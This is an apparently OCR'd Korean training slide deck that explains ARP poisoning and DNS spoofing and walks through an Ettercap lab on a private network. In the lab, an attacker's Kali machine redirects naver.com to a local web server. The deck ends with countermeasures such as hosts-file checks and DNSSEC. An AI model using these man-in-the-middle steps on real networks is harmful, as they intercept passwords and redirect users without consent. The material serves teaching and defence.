


참고: http://www.ictedu.info/e-learning/redhat-linux-course/04-dns-server/me-shume-detaje-mbi-dns/how-dns-query-works

How DNS works(2)



ARP Cache Poisoning/ DNS Spoofing Attack



Ettercap

Ettercap


- LAN 상에서 "중간자 공격"을 쉽게 할 수 있도록 만들어진 프로그램으로 Alberto Ornaghi (ALoR) 와 Marco Valleri (NaGA)에 의해 제작 되었다. 명령행 인자방식(CLI)에 익숙하지 않은 사용자들도 쉽게 사용할 수 있도록 편리한 그래픽 인터페이스를 제공하는 것이 특징이다.
- Ettercap은 자기 자신을 중간자로 변형시키는 방법으로 ARP 프로토콜을 공격한다. 이것을 poisoning이라고 하는데, 한번 poisoning이 완료되면 Ettercap을 통해 다음과 같은 결과를 얻을 수 있다.

- 현재 체결된 연결 상에서 데이터를 감염, 변조, 삭제
- FTP, HTTP, POP, SSH1 등의 프로토콜 상에서 비밀번호 조회
- 특정 대상의 HTTPS 섹션 상에 위조된 SSL 인증 전달
- 기타...

플러그인을 통해 기능확장이 가능하며 DNS Spoofing 플러그인과 같은 다양한 플러그인이 있다.

중간자 공격

- **중간자 공격**
  - 중간자 공격은 아래 그림에서와 같이 서로 통신중인 두 대의 PC 중간에 공격자의 PC를 위치시키는 것으로 시작된다. 이런 구조가 갖춰지고 나면 공격자는 다양한 방법으로 아주 위험한 공격을 시도할 수 있는 상태가 되는데 이는 두 PC가 주고 받는 모든 메시지가 공격자의 PC를 경유하기 때문에 가능하며 이런 형태의 공격용 PC를 중간자(man in the middle)라고 한다.



[LAB] DNS Spoofing


- 웹 서버 설치 @ attacker (kali)
  - 아파치 패키지 설치 여부 확인

```
root@kali:~# dpkg -l apache2
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name           Version      Architecture Description
+++-==============-============-============-=================================
ii  apache2        2.4.23-4     i386         Apache HTTP Server
```

- 아파치 설치 (설치되어 있지 않은 경우) 및 데몬 시작

```
root@kali:~# apt-get install apache2
root@kali:~# service apache2 start
```

- 실행 확인
  - http://ATTACKER IP
  - WebRoot = /var/www/html/index.html



[LAB] DNS Spoofing

- DNS Spoofing using Ettercap @ attacker (kali)
  - etter.dns파일수정 (ettercap dns_spoof 플러그인에서 사용하는 hosts 파일)


```
54 ##################################
55 # microsoft sucks ;)
56 # redirect it to www.linux.org
57 #
58
59 *.naver.*          A   192.168.49.144
60
61
62 microsoft.com      A   107.170.40.56
63 *.microsoft.com    A   107.170.40.56
64 www.microsoft.com  PTR 107.170.40.56      # Wildcards in PTR are not allowed
65
```

- Ettercap 실행

```
root@kali:~# ettercap -G
```


[LAB] DNS Spoofing

- Ettercap 〉Sniff 〉Unified sniffing 〉eth0



- LAN 구간에 있는 hosts를 스캔


: Hosts 〉Scan for hosts



[LAB] DNS Spoofing


- 스캔한 hosts 목록 열기


: Hosts 〉 Hosts list



[LAB] DNS Spoofing

- 공격 대상 지정
  - Gateway -> add to Target 1
  - Host PC -> add to Target 2







```
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
DHCP: [00:50:56:C0:00:08] REQUEST 192.168.49.1
DHCP: [192.168.49.254] ACK : 192.168.49.1 255.255.255.0 GW invalid
Host 192.168.49.145 added to TARGET2
Host 192.168.49.2 added to TARGET1
```


[LAB] DNS Spoofing

- ARP Spoofing

Mitm 〉ARP Poisoning 〉Sniff remote connection


Plugins 〉Manage the plugins 〉dns_spoof





[LAB] DNS Spoofing

- Spoofing 확인 @ client (windows)
  - IE 주소창에 www.naver.com 입력
  - C:₩> ipconfig /displaydns ⇨ www.naver.com IP확인 해보기




```
www.naver.com
----------------------------------------
Record Name . . . . . : www.naver.com
Record Type . . . . . : 1
Time To Live  . . . . : 3438
Data Length . . . . . : 4
Section . . . . . . . : Answer
A (Host) Record . . . : 192.168.49.144
```

Attacker(kali)의 IP주소로 접속된 것을 확인할 수 있다.

DNS Spoofing 대응 방안

- hosts 파일 무결성 검사

  C:₩windows₩system32₩drivers₩etc₩hosts

- DNSSEC 솔루션(DNS Cache Poisoning 보호): 기존의 DNS에 공개키 암호화 방식의 보안기능을 추가 부여하여 DNS의 보안성을 대폭 강화하는 역할
- ARP Spoofing 방지

Q & A